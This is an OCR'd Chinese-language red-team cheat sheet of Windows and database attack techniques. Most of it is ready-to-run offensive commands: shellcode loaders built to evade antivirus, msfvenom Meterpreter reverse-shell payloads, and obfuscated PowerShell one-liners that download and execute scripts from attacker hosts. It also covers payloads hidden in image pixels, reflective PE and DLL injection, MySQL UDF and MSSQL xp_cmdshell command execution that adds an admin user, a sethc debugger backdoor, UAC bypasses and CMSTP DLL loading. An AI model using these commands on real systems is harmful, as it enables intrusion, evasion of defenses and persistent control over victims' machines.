
```
VirtualAlloc   = kernel32.MustFindProc("VirtualAlloc")
RtlCopyMemory  = ntdll.MustFindProc("RtlCopyMemory")
shellcode_buf = []byte{
    0xfc, 0x48,  ----shellcode----, 0xd5,
}
```

安装golang环境在shellcode目录执行
>go build生成exe


加载器

go-shellcode

https://github.com/brimstone/go-shellcode
进入cmd/sc目录编译sc.exe
>go build



生成
>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=12138 -f **hex** -o shell.txt
加载器加载shellcode
>sc.exe shellcode



Gsl

```
https://raw.githubusercontent.com/TideSec/BypassAntiVirus/master/tools/gsl-sc-loader.zip
>gsl -s SHELLCODE -hex msf生成hex格式
>gsl -f shell.raw本地加载raw格式文件
>gsl -f shell.hex -hex 本地加载hex格式文件
>gsl -u http://192.168.0.108/1.raw 远程加载
>gsl -u http://192.168.0.108/1.hex
```

内网&域

Powershell

```
查看版本$PSVersionTable
```

远程执行


```
>powershell -nop -w hidden -ep bypass "IEX (New-Object Net.WebClient).DownloadString('');Invoke-xxx"
```

加载exe


```
msfvenom生成exe木马
#msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.107 lport=4444 -f exe > /var/www/html/1.exe
使用powersploit的Invoke-ReflectivePEInjection.ps1脚本
#powershell.exe -w hidden -exec bypass -c "IEX(New-Object
Net.WebClient).DownloadString('http://192.168.0.107/ps/clymberps/Invoke-ReflectivePEInjection/Invoke-
ReflectivePEInjection.ps1');Invoke-ReflectivePEInjection -PEUrl http://192.168.0.107/1.exe -ForceASLR"
```

EXE2PS1

```
http://192.168.0.107/ps/powersploit/CodeExecution/Convert-BinaryToString.ps1
将exe转换为base64
>Import-Module .\Convert-BinaryToString.ps1
>Convert-BinaryToString -FilePath .\ms15051.exe
```





```
http://192.168.0.107/ps/powersploit/CodeExecution/Invoke-ReflectivePEInjection.ps1
Invoke-ReflectivePEInjection.ps1文件头部添加
Function MS15051{
<#
.SYNOPSIS
.EXAMPLE
C:\PS> MS15051 -Command "whoami"
#>
 [CmdletBinding()]
    param(
        [Parameter(Mandatory = $False)]
        [string]
        $Command
  )
$InputString = "文件的base64编码"
$PEBytes = [System.Convert]::FromBase64String($InputString)
文件尾部添加
write-host ("[+] Executing Command: "+$Command)  -foregroundcolor "Green"
Invoke-ReflectivePEInjection -PEBytes $PEBytes -ExeArgs $Command
write-host ("[+] Done !")  -foregroundcolor "Green"
}
```



远程下载执行

```
>powershell -nop -w hidden -ep bypass "IEX (New-Object System.Net.Webclient).DownloadString('http://192.168.0.107/ps/powersploit/CodeExecution/ms15051.ps1'); MS15051 -Command \"whoami\""
```



绕过策略

```
>powershell Set-ExecutionPolicy Unrestricted需管理员权限，不受限执行
>powershell.exe -nop -exec bypass -c "IEX(New-Object net.webclient).DownloadString('http://192.168.0.107/ps/Invoke-xxx.ps1');invoke-xxx"
>powershell -exec bypass -File ./a.ps1&>Import-Module xxx
```

Base64

```
>use exploit/multi/script/web_delivery|target=2(PSH)
&
>cat payload.txt | iconv --to-code UTF-16LE |base64
>powershell -ep bypass -enc base64code
```

写入bat绕过

```
powershell -exec bypass -File ./a.ps1
将该命令保存为c.bat
```

拼接拆分字符串

```
powershell.exe
"
$c1='powershell -c IEX';
$c2='(New-Object Net.WebClient).Downlo';
$c3='adString("http://192.168.197.192/a.ps1")';
echo ($c1,$c2,$c3)
"
先将命令拆分为字符串，然后进行拼接。echo修改为IEX执行。
powershell $c2='IEX (New-Object Net.WebClient).Downlo';$c3='adString(''http://x.x.x.x/a'')'; $Text=$c2+$c3; IEX(-join $Text)
```

Replace替换函数

```
powershell -noexit "$c1='IEX(New-Object
Net.WebClient).Downlo';$c2='123(''http://192.168.0.108/1.ps1'')'.Replace('123','adString');IEX ($c1+$c2)"
```

HTTP字符拼接绕过

```
也可以对http字符进行绕过，同样可以bypass
powershell "$a='IEX((new-object net.webclient).downloadstring("ht';$b='tp://192.168.197.192/a.ps1"))';IEX ($a+$b)"
```

图片免杀

```
通过图片免杀执行powershell的脚本Invoke-PSImage.ps1，主要把payload分散存到图片的像素中,最后到远端执行时,再重新遍历重组像素中的payload执行。
https://github.com/peewpw/Invoke-PSImage
1900*1200的图片x.jpg。
C:\>powershell
PS C:\> Import-Module .\Invoke-PSImage.ps1
PS C:\> Invoke-PSImage -Script .\a.ps1 -Image .\x.jpg -Out .\reverse_shell.png -Web
a.ps1是msf木马，-Out 生成reverse_shell.png图片，-Web 输出从web读取的命令。
将reverse_shell.png移动至web目录，替换url地址。在powershell下执行即可。
```

加载shellcode

```
msfvenom生成脚本木马
#msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.72.164 LPORT=4444 -f powershell -o /var/www/html/test
在windows靶机上运行一下命令
PS >IEX(New-Object Net.WebClient).DownloadString("http://144.34.xx.xx/PowerSploit/CodeExecution/Invoke-Shellcode.ps1")
PS >IEX(New-Object Net.WebClient).DownloadString("http://192.168.72.164/test")
Invoke-Shellcode -Shellcode $buf -Force  运行木马
使用Invoke-Shellcode.ps1脚本执行shellcode
即可反弹meterpreter shell
```

加载dll

```
使用msfvenom 生成dll木马脚本
>msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.72.164 lport=4444 -f dll -o /var/www/html/test.dll
将生成的dll上传到目标的C盘。在靶机上执行以下命令
PS >IEX(New-Object Net.WebClient).DownloadString("http://144.34.xx.xx/PowerSploit/CodeExecution/Invoke-DllInjection.ps1")
Start-Process c:\windows\system32\notepad.exe -WindowStyle Hidden
创建新的进程启动记事本，并设置为隐藏
Invoke-DllInjection -ProcessID xxx -Dll c:\test.dll 使用notepad的PID
Msf
#use exploit/multi/handler
#set payload windows/x64/meterpreter/reverse_tcp
#run
```

Windows安全标识符(SID)

相对标识符	说明
500	管理员
501	来宾
502	密钥分发中心服务的服务账户
512	域管理员
513	域用户
514	域来宾
515	域计算机
516	域控制器
544	内置管理员
519	企业管理员

提权

Impacket工具包


```
https://github.com/maaaaz/impacket-examples-windows
https://github.com/SecureAuthCorp/impacket
#git clone https://github.com/CoreSecurity/impacket.git
#cd impacket/
#python setup.py install
```

Windows-exploit-suggester

```
#pip install xlrd --upgrade
#./windows-exploit-suggester.py --update
#./windows-exploit-suggester.py --database 20xx-xx-xx-mssb.xlsx --systeminfo systeminfo.txt
```

Wesng

```
https://github.com/bitsadmin/wesng
>systeminfo >1.txt
>python wes.py 1.txt
```



Searchsploit

```
使用方法
>searchsploit 软件 版本
查找常见补丁
https://bugs.hacking8.com/tiquan/
http://get-av.se7ensec.cn/index.php
https://patchchecker.com/checkprivs/
wmic查询补丁
wmic qfe list full|findstr /i hotfix
systeminfo>temp.txt&(for %i in (KB2271195 KB2124261 KB2160329 KB2621440  KB2707511 KB2829361 KB2864063 KB3000061 KB3045171
KB3036220 KB3077657 KB3079904 KB3134228 KB3124280 KB3199135) do @type temp.txt|@find /i  "%i"|| @echo %i Not Installed!)&del /f
/q /a temp.txt
MS17-017 [KB4013081] [GDI Palette Objects Local Privilege Escalation] (windows 7/8)
CVE-2017-8464 [LNK Remote Code Execution Vulnerability] (windows 10/8.1/7/2016/2010/2008)
CVE-2017-0213 [Windows COM Elevation of Privilege Vulnerability] (windows 10/8.1/7/2016/2010/2008)
MS17-010 [KB4013389] [Windows Kernel Mode Drivers] (windows 7/2008/2003/XP)
MS16-135 [KB3199135] [Windows Kernel Mode Drivers] (2016)
MS16-111 [KB3186973] [kernel api] (Windows 10 10586 (32/64)/8.1)
MS16-098 [KB3178466] [Kernel Driver] (Win 8.1)
MS16-075 [KB3164038] [Hot Potato] (2003/2008/7/8/2012)
MS16-034 [KB3143145] [Kernel Driver] (2008/7/8/10/2012)
MS16-032 [KB3143141] [Secondary Logon Handle] (2008/7/8/10/2012)
MS16-016 [KB3136041] [WebDAV] (2008/Vista/7)
MS15-097 [KB3089656] [remote code execution] (win8.1/2012)
MS15-076 [KB3067505] [RPC] (2003/2008/7/8/2012)
MS15-077 [KB3077657] [ATM] (XP/Vista/Win7/Win8/2000/2003/2008/2012)
MS15-061 [KB3057839] [Kernel Driver] (2003/2008/7/8/2012)
MS15-051 [KB3057191] [Windows Kernel Mode Drivers] (2003/2008/7/8/2012)
MS15-010 [KB3036220] [Kernel Driver] (2003/2008/7/8)
MS15-015 [KB3031432] [Kernel Driver] (Win7/8/8.1/2012/RT/2012 R2/2008 R2)
MS15-001 [KB3023266] [Kernel Driver] (2008/2012/7/8)
MS14-070 [KB2989935] [Kernel Driver] (2003)
MS14-068 [KB3011780] [Domain Privilege Escalation] (2003/2008/2012/7/8)
MS14-058 [KB3000061] [Win32k.sys] (2003/2008/2012/7/8)
MS14-040 [KB2975684] [AFD Driver] (2003/2008/2012/7/8)
MS14-002 [KB2914368] [NDProxy] (2003/XP)
```

```
MS13-053 [KB2850851] [win32k.sys] (XP/Vista/2003/2008/win 7)
MS13-046 [KB2840221] [dxgkrnl.sys] (Vista/2003/2008/2012/7)
MS13-005 [KB2778930] [Kernel Mode Driver] (2003/2008/2012/win7/8)
MS12-042 [KB2972621] [Service Bus] (2008/2012/win7)
MS12-020 [KB2671387] [RDP] (2003/2008/7/XP)
MS11-080 [KB2592799] [AFD.sys] (2003/XP)
MS11-062 [KB2566454] [NDISTAPI] (2003/XP)
MS11-046 [KB2503665] [AFD.sys] (2003/2008/7/XP)
MS11-011 [KB2393802] [kernel Driver] (2003/2008/7/XP/Vista)
MS10-092 [KB2305420] [Task Scheduler] (2008/7)
MS10-065 [KB2267960] [FastCGI] (IIS 5.1, 6.0, 7.0, and 7.5)
MS10-059 [KB982799] [ACL-Churraskito] (2008/7/Vista)
MS10-048 [KB2160329] [win32k.sys] (XP SP2 & SP3/2003 SP2/Vista SP1 & SP2/2008 Gold & SP2 & R2/Win7)
MS10-015 [KB977165] [KiTrap0D] (2003/2008/7/XP)
MS10-012 [KB971468] [SMB Client Trans2 stack overflow] (Windows 7/2008R2)
MS09-050 [KB975517] [Remote Code Execution] (2008/Vista)
MS09-020 [KB970483] [IIS 6.0] (IIS 5.1 and 6.0)
MS09-012 [KB959454] [Chimichurri] (Vista/win7/2008/Vista)
MS08-068 [KB957097] [Remote Code Execution] (2000/XP)
MS08-067 [KB958644] [Remote Code Execution] (Windows 2000/XP/Server 2003/Vista/Server 2008)
MS08-066 [] [] (Windows 2000/XP/Server 2003)
MS08-025 [KB941693] [Win32.sys] (XP/2003/2008/Vista)
MS06-040 [KB921883] [Remote Code Execution] (2003/xp/2000)
MS05-039 [KB899588] [PnP Service] (Win 9X/ME/NT/2000/XP/2003)
MS03-026 [KB823980] [Buffer Overrun In RPC Interface] (/NT/2000/XP/2003)
```

激活guest

```
>net user guest /active:yes
```

MYSQL udf

```
Udf: sqlmap-master\udf\mysql\windows\
>python sqlmap/extra/cloak/cloak.py lib_mysqludf_sys.dll _
Mysql>5.1 udf.dll放置在lib\plugin
Mysql<5.1 udf.dll放置在c:\windows\system32
#show variables like '%compile%'; 查看系统版本
#select @@plugin_dir 查看插件目录
放入udf
#select load_file('\\\\192.168.0.19\\network\\lib_mysqludf_sys_64.dll') into dumpfile "D:\\MySQL\\mysql-
5.7.2\\lib\\plugin\\udf.dll";
或将udf十六进制编码后写入
#select hex(load_file('udf_sys_64.dll')) into dumpfile '/tmp/udf.hex';
#select 0x4d5a900003000000040000000ffff0000b8000000000000004000000000000000000000000000000000000000… into dump file
"D:\\MySQL\\mysql-5.7.2\\lib\\plugin\\udf.dll";
或将udf base64编码后写入(MySQL 5.6.1和MariaDB 10.0.5)
#select to_base64(load_file('/usr/udf.dll')) into dumpfile '/tmp/udf.b64';
#select from_base64("xxxxx") into dumpfile "D:\\MySQL\\mysql-5.7.2\\lib\\plugin\\udf.dll";
或创建表拼接十六进制编码
#create table temp(data longblob);
#insert into temp(data) values
(0x4d5a900003000000040000000ffff0000b8000000000000004000000000000000000000000000000000000000000000000000000000000000000000000000000000000000f00000
000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d);
#update temp set data =
concat(data,0x33c2ede077a383b377a383b377a383b369f110b375a383b369f100b37da383b369f107b375a383b35065f8b374a383b3);
#select data from temp into dump file "D:\\MySQL\\mysql-5.7.2\\lib\\plugin\\udf.dll";
或#insert into temp(data) values(hex(load_file('D:\\MySQL\\mysql-5.7.2\\lib\\plugin\\udf.dll')));
#SELECT unhex(cmd) FROM mysql.temp INTO DUMPFILE 'D:\\MySQL\\mysql-5.7.2\\lib\\plugin\\udf.dll ';
或使用快速导入数据
#load data infile '\\\\192.168.0.19\\network\\udf.hex'
#into table temp fields terminated by '@OsandaMalith' lines terminated by '@OsandaMalith' (data);
#select unhex(data) from temp into dumpfile 'D:\\MySQL\\mysql-5.7.2\\lib\\plugin\\udf.dll';
创建函数
#create function cmdshell returns string soname 'udf.dll';
#create function sys_exec returns int soname 'udf.dll';
执行命令
#select cmdshell('whoami');
#select sys_exec(''whoami'');
删除函数
#drop function cmdshell;
#drop function sys_exec;
```

MYSQL Linux Root

```
https://0xdeadbeef.info/exploits/raptor_udf2.c
$ gcc -g -c raptor_udf2.c
```

```
$ gcc -g -shared -W1,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
$ mysql -u root -p
mysql> use mysql;
mysql> create table foo(line blob);
mysql> insert into foo values(load_file('/home/raptor/raptor_udf2.so'));
mysql> select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
mysql> create function do_system returns integer soname 'raptor_udf2.so';
mysql> select * from mysql.func;
```

name	ret	dl	type
do_system	2	raptor_udf2.so	function

```
mysql> select do_system('id > /tmp/out; chown raptor.raptor /tmp/out');
mysql> \! sh
sh-2.05b$ cat /tmp/out
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm)
```

MSSQL

```
开启xp_cmdshell
```

xp_cmdshell

```
#exec sp_configure 'show advanced options', 1;reconfigure;
#exec sp_configure 'xp_cmdshell',1;reconfigure;
#exec master.dbo.xp_cmdshell 'ipconfig'
```

xp_regwrite

```
xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\sethc.exe','debugger','reg_sz','c:\windows\system32\taskmgr.exe'
```

xp_dirtree

```
execute master..xp_dirtree 'c:' //列出所有c:\文件和目录,子目录
execute master..xp_dirtree 'c:',1 //只列c:\文件夹
execute master..xp_dirtree 'c:',1,1 //列c:\文件夹加文件
```

sp_oacreate

```
exec sp_configure 'show advanced options', 1;RECONFIGURE;
exec sp_configure 'Ola Automation Procedures' , 1;RECONFIGURE;
执行命令
declare @shell int
exec sp_oacreate 'wscript.shell',@shell output
exec sp_oamethod @shell,'run',null,'c:\windows\system32\cmd.exe /c net user 123 123 /add'
declare @shell int
exec sp_oacreate 'wscript.shell',@shell output
exec sp_oamethod @shell,'run',null,'c:\windows\system32\cmd.exe /c net localgroup administrators 123/add'
删除文件
declare @result int
declare @fso_token int
exec sp_oacreate 'scripting.filesystemobject', @fso_token out
exec sp_oamethod @fso_token,'deletefile',null,'c:\1.txt'
exec sp_oadestroy @fso_token
复制文件
declare @o int
exec sp_oacreate 'scripting.filesystemobject',@o out
exec sp_oamethod @o,'copyfile',null,'c:\1.txt','c:\2.txt'
移动文件
declare @o int
exec sp_oacreate 'scripting.filesystemobject',@o out
exec sp_oamethod @o,'movefile',null,'c:\1.txt','c:\2.txt'
```

沙盒执行

```
开启沙盒:
>exec master..xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',1
执行:
>select * from openrowset('microsoft.jet.oledb.4.0',';database=c:\windows\system32\ias\dnary.mdb','select shell("whoami")')
```

WarSQLKit(后门)

```
http://eyupcelik.com.tr/guvenlik/493-mssql-fileless-rootkit-warsqlkit
```

MSF

```
发现补丁
#use post/windows/gather/enum_patches
列举可用EXP
#use post/multi/recon/local_exploit_suggester
```


Bypass UAC

MSF

```
>use exploit/windows/local/bypassuac
>use exploit/windows/local/bypassuac_injection
>use exploit/windows/local/bypassuac_vbs
>use exploit/windows/local/bypassuac_fodhelper
>use exploit/windows/local/bypassuac_eventvwr
>use exploit/windows/local/bypassuac_comhijack
```

DccwBypassUAC

```
Use on win10&win8
```





K8uac

```
>k8uac.exe xx.exe
>k8uac.exe "command"
```

CMSTP

```
设置UAC和Applocker规则
```





MSF生成恶意DLL传入靶机

```
>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=12138 -f dll -o /var/www/html/cm.dll
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.107
 LPORT=12138 -f dll -o /var/www/html/cm.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
Saved as: /var/www/html/cm.dll
root@kali:~#
```


DLL同目录下建立run.inf，RegisterOCXSection指定dll位置，也可以指定远程webdav

如：\\192.168.0.107\webdav\cm.dll

```
[version]
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall_SingleUser]
RegisterOCXs=RegisterOCXSection
[RegisterOCXSection]
C:\Users\y.SUB2K8\Desktop\cm.dll
[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="cmstp"
ShortSvcName="cmstp"
```

